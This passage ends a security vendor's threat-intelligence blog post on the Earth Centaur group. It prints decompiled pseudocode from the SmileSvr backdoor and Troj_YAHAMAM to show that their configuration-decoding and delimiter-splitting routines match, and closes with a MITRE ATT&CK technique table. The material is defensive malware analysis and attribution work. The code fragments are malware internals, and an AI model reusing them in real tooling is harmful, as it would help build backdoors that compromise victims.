



Figure 13. Network configuration (Left: ChiserClient Right: TClient)

Code Similarity

After checking the backdoor SmileSvr, we found that there was a code similarity between it and Troj_YAHAMAM, which was used by Earth Centaur in an earlier operation. Both share similar codes in configuration decoding, which is shown in Figure 14. Furthermore, the delimiter that was used in

SmileSvr to split different values in configuration files is the same as the one used in YAHAMAM (shown as Figure 15).



```
v4 = this;
v5 = 0;
v6 = 0;
Block = 0;
*(_DWORD *)(this + 0x800C) = 0;
*(_BYTE *)(this + 0x8010) = 0;
*(_DWORD *)(this + 0x801C) = 0;
((void (*)(void))sub_100014C0)();
v7 = sub_10001540(a2);
v55 = v7;
if ( v7 != 257 )
{
  while ( 1 )
  {
    if ( v7 == 256 )
    {
      sub_100014C0(v4);
      v8 = sub_10001540(a2);
      v58 = v8;
      if ( v8 == 257 )
        goto LABEL_42;
      v9 = *(_DWORD *)(v4 + 8 * v8 + 4);
      v56 = *(_DWORD *)(v4 + 8 * v8);
      v10 = (char *)realloc(v6, v9);
      v6 = v10;
      if ( v9 )
      {
        v11 = v10;
        v12 = v56 - (_DWORD)v10;
        v13 = v9;
        do
        {
          v14 = (v11++)[v12];
          *(v11 - 1) = v14;
          --v13;
        }
        while ( v13 );
        v4 = this;
      }
      for ( i = 0; i < v9; ++*(_DWORD *)(this + 0x801C) )
      {
        v16 = v6[i++];
        *(_BYTE *)(a4 + *(_DWORD *)(v4 + 0x801C)) = v16;
        v4 = this;
      }
      goto LABEL_41;
    }
    if ( v7 > *(_DWORD *)(v4 + 0x8008) )
    {
      v37 = *(_DWORD *)(v4 + 8 * v58);
      v61 = *(_DWORD *)(v4 + 8 * v58 + 4);
      v38 = (char *)realloc(v6, v61);
      v39 = v38;
      v52 = v38;
      if ( v61 )
      {
```

```
v44 = a4;
v42 = a2;
v4 = 0;
v5 = a4;
v6 = a2;
v7 = 0i64;
*(_DWORD *)(a1 + 0x10014) = 0;
*(_BYTE *)(a1 + 0x10018) = 0;
*(_DWORD *)(a1 + 0x10024) = 0;
LODWORD(Block[1]) = 0;
Block[0] = 0i64;
v9 = 0i64;
v34[0] = 0i64;
LODWORD(v34[1]) = 0;
((void (*)(void))sub_180001954)();
v10 = sub_180001A2C(a1, v6);
if ( v10 != 257 )
{
  v11 = (unsigned int)a3;
  do
  {
    if ( v10 == 256 )
    {
      sub_180001954(a1);
      v11 = sub_180001A2C(a1, v6);
      if ( v11 == 257 )
        break;
      v36 = *(_QWORD *)(a1 + 16i64 * v11);
      sub_1800019D4(v34, &v36);
      v9 = (char *)v34[0];
      if ( LODWORD(v34[1]) )
      {
        v12 = LODWORD(v34[1]);
        v13 = (char *)v34[0];
        do
        {
          v14 = *v13++;
          *(_BYTE *)((unsigned int)(*(_DWORD *)(a1 + 0x10024))++ + v5) = v14;
          --v12;
        }
        while ( v12 );
      }
    }
    else
    {
      if ( v10 > *(_DWORD *)(a1 + 0x10010) )
      {
        v40 = *(_QWORD *)(a1 + 16i64 * v11);
        sub_1800019D4(v34, &v40);
        v24 = LODWORD(v34[1]);
        v25 = *(_BYTE *)v34[0];
        v26 = LODWORD(v34[1]) + 1;
        v27 = (char *)realloc(v34[0], (unsigned int)(LODWORD(v34[1]) + 1));
        LODWORD(v34[1]) = v26;
        v27[v24] = v25;
        v9 = v27;
```

```
      v6 = v51;
    }
    v4 = this;
    v35 = v60;
LABEL_34:
    v35[1] = (void *)v33;
    v49 = *(_DWORD *)(v4 + 0x8008);
    switch ( v49 )
    {
      case 0x1FF:
        *(_BYTE *)(v4 + 0x8019) = 10;
        break;
      case 0x3FF:
        *(_BYTE *)(v4 + 0x8019) = 11;
        break;
      case 0x7FF:
        *(_BYTE *)(v4 + 0x8019) = 12;
        break;
    }
    v58 = v55;
LABEL_41:
    v7 = sub_10001540(a2);
    v55 = v7;
    if ( v7 == 257 )
    {
LABEL_42:
      v5 = Block;
      break;
    }
  }
}
free(v5);
free(v6);
*a3 = *(_DWORD *)(v4 + 0x800C) + (*(_BYTE *)(v4 + 0x8010) != 0);
return *(_DWORD *)(v4 + 0x801C);
}
```

```
      v18 = LODWORD(Block[1]);
      v19 = *v9;
      v20 = LODWORD(Block[1]) + 1;
      v21 = realloc(Block[0], (unsigned int)(LODWORD(Block[1]) + 1));
      LODWORD(Block[1]) = v20;
      v21[v18] = v19;
      v22 = (unsigned int)++*(_DWORD *)(a1 + 0x10010);
      Block[0] = v21;
      v39 = *(_QWORD *)Block;
      sub_1800019D4(a1 + 16 * v22, &v39);
      v23 = *(_DWORD *)(a1 + 0x10010);
      switch ( v23 )
      {
        case 0x1FF:
          *(_BYTE *)(a1 + 0x10021) = 10;
          break;
        case 0x3FF:
          *(_BYTE *)(a1 + 0x10021) = 11;
          break;
        case 0x7FF:
          *(_BYTE *)(a1 + 0x10021) = 12;
          break;
      }
      v5 = v44;
    }
    v6 = v42;
    v11 = v10;
  }
  v10 = sub_180001A2C(a1, v6);
}
while ( v10 != 257 );
v7 = Block[0];
}
free(v7);
free(v9);
LOBYTE(v4) = *(_BYTE *)(a1 + 0x10018) != 0;
*a3 = *(_DWORD *)(a1 + 0x10014) + v4;
return *(unsigned int *)(a1 + 0x10024);
}
```

Figure 14. Configuration decoding function (left: SmileSvr right: Troj_Yahamam)

```
void *__fastcall f_strtok_CRLF(void *Src, size_t Size)
{
  void *result; // eax
  void *v5; // esi
  char *v6; // edi
  char *v7; // esi
  char *Context; // [esp+Ch] [ebp-Ch] BYREF
  char Delimiter[8]; // [esp+10h] [ebp-8h] BYREF

  result = (void *)unknown_libname_1(Size);
  v5 = result;
  if ( !result )
    return result;
  memset(result, 0, Size);
  memmove_0(v5, Src, Size);
  strcpy(Delimiter, "\r\n");
  v6 = strtok_s((char *)v5, Delimiter, &Context);
  result = memset(byte_10A1C2B0, 0, 0x80u);
  if ( !v6 )
    return result;
  v7 = byte_10A1C2B0;
  do
  {
    result = (void *)strcpy_s(v7, 0x40u, v6);
    v7 += 64;
    if ( v7 == byte_10A1C330 )
      break;
    result = strtok_s(0, Delimiter, &Context);
    v6 = (char *)result;
  }
  while ( result );
  return result;
}
```

```
int __fastcall f_strtol_CRLF(void *Src, int a2)
{
  size_t v2; // rdi
  char *v4; // rax
  char *v5; // rbx
  char *v6; // rdi
  int v7; // ebx
  char Delimiter[5]; // [rsp+38h] [rbp+10h] BYREF
  char *Context; // [rsp+40h] [rbp+18h] BYREF

  v2 = a2;
  v4 = (char *)operator new(a2);
  v5 = v4;
  if ( !v4 )
    return (int)v4;
  memset(v4, 0, v2);
  memmove(v5, Src, v2);
  strcpy(Delimiter, "\r\n");
  v6 = strtok_s(v5, Delimiter, &Context);
  LODWORD(v4) = (unsigned int)memset(String1, 0, 0x640ui64);
  v7 = 0;
  if ( v6 )
  {
    do
    {
      LODWORD(v4) = strcpy_s(&String1[64 * (__int64)v7++], 0x40ui64, v6);
      if ( v7 == 25 )
        break;
      v4 = strtok_s(0i64, Delimiter, &Context);
      v6 = v4;
    }
    while ( v4 );
  }
  return (int)v4;
}
```

Figure 15. Function used to split different values in configuration file (left: SmileSvr right: Troj_Yahamam)

Conclusion

These threat actors are notably sophisticated and well-equipped. Looking deeper into the new methods the group uses, we found that it has an arsenal of tools capable of assessing and then compromising its targets while remaining under the radar. For example, the group can map their target's network infrastructure and bypass firewalls. It uses backdoors with different protocols, which are deployed depending on the victim. It also has the capability to develop customized tools to evade security monitoring in different environments, and it exploits vulnerable websites and uses them as C&C servers.

In this blog, we outlined our new findings related to these threat actors to help possible targets in the transportation and other industries. Information on how a threat enters and operates within a victim's network is invaluable to security teams and can help them create more effective protection for vulnerable organizations. Organizations can also find capable security solutions that can help interpret and respond to malicious activities, techniques, and movements before the threat can culminate and affect an enterprise. Trend Micro Vision One™ with Managed XDR gives security teams a consolidated view into valuable insights so they can organize a more solid line of defense ahead of attacks.

For a list of the Indicators of Compromise, please see this document.

MITRE ATT&CK Matrix

Tactics	ID	Technique
Initial access	T1190	Exploit public-facing application
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and scripting interpreter: Windows Command Shell

	T1569.002	System Services: Service Execution
Persistence	T1543.003	Create or Modify System Process: Windows Service
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1505.003	Server Software Component: Web Shell
Defense evasion	T1140	Deobfuscate/Decode Files or Information
	T1480	Execution Guardrails
	T1574.002	Hijack Execution Flow: DLL Side-Loading
	T1070.001	Indicator Removal on Host: Clear Windows Event Logs
	T1027.002	Obfuscated Files or Information: Software Packing
	T1218.011	Signed Binary Proxy Execution: Rundll32
	T1036.005	Masquerading: Match Legitimate Name or Location
	T1197	BITS Jobs
	T1070.006	Indicator Removal on Host: Timestomp
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
	T1552.002	OS Credential Dumping: Credentials in Registry
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares
Discovery	T1087.002	Account Discovery: Domain Account
	T1482	Domain Trust Discovery
	T1083	File and Directory Discovery
Collection	T1005	Data from Local System
Command and control	T1071.001	Application layer protocol: web protocols
	T1095	Non-Application layer protocol
	T1090.001	Proxy: Internal Proxy
Exfiltration	T1567.002	Exfiltration to Cloud Storage